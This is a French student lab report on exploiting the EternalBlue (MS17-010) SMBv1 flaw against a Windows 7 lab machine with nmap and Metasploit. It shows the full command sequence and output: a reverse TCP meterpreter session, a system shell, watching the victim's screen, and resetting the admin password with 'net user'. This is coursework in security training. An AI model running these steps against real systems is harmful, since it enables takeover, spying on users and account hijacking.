Vulnerabilité du sytème d ’ exploitation windows

Exploitation de la FAILLE SMB V1 (Eternalblue-MS17-010)

RIMBAULT Enzo

BTS SIO 1

08/11/2023

Sommaire


Introduction

EternalBlue est à la fois le nom donné à une série de vulnérabilités logicielles de Microsoft et à l'exploit créé par la NSA en tant qu'outil de cyberattaque. Bien que l'exploit EternalBlue – officiellement nommé MS17-010 par Microsoft – n'affecte que les systèmes d'exploitation Windows, tout ce qui utilise le protocole de partage de fichiers SMBv1 (Server Message Block version 1) risque techniquement d'être la cible de ransomwares et autres cyberattaques.

Déroulement du TP

Machine Virtuelle Fournies :

- Machine victime W7 PRO
- Distribution Kali Linux



1- Adressage ip machine attaquant
2- Ping vers victime
3- Se connecter en tant que ROOT
4- Scan vulnérabilité Système Exploitation VICTIME (nmap –A –sV – script vuln @ip)

```
└─# nmap -A -sV --script vuln 192.168.0.181
```

Console d'exploitation : msfconsole

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post       ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: To save all commands executed since start up
to a file, use the makerc command

msf6 >
```

search ms17-010 → chercher les exploit pour la faille

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Che
ck  Description
   -  ----                                      ---------------  ----     ---
--  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
 Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No
    MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exp
loit/windows/smb/smb_doublepulsar_rce
```

use n° → utilisé le exploit associé au numéro

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

set RHOST @ip victime →mettre @ip victime

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.0.181
RHOST ⇒ 192.168.0.181
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

show options → bonne @ip attaquant

```
  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh,
                                       thread, process, none)
  LHOST     192.168.0.180    yes       The listen address (an interface ma
                                       y be specified)
  LPORT     4444             yes       The listen port
```

run → lancer l'exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.180:4444
[*] 192.168.0.181:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.0.181:445     - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.181:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.0.181:445 - The target is vulnerable.
[*] 192.168.0.181:445 - Connecting to target for exploitation.
[+] 192.168.0.181:445 - Connection established for exploitation.
[+] 192.168.0.181:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] 192.168.0.181:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.181:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66
 65 73  Windows 7 Profes
[*] 192.168.0.181:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
 72 76  sional 7601 Serv
[*] 192.168.0.181:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31
        ice Pack 1
[+] 192.168.0.181:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.0.181:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.181:445 - Sending all but last fragment of exploit packet
```


shell → system d'exploit victime


```
meterpreter > shell
Process 1744 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r♦serv♦s.
```

5- User → admin → desktop → BTS → dir

```
07/12/2023  15:11    <REP>          .
07/12/2023  15:11    <REP>          ..
07/12/2023  15:11                 0 BTS SIO REDON.txt
               1 fichier(s)                0 octets
               2 R♦p(s)   8♦327♦139♦328 octets libres
```


6- Copie d'écran de la victime





7- Voir la victime travailler

```
Target IP  : 192.168.0.181
Start time : 2023-12-08 12:23:43 +0100
Status     : Playing
```



8- Modifier le mdp de W7

```
C:\Windows\system32>net user admin HOS4mdp
net user admin HOS4mdp
La commande s'est termin◆e correctement.
```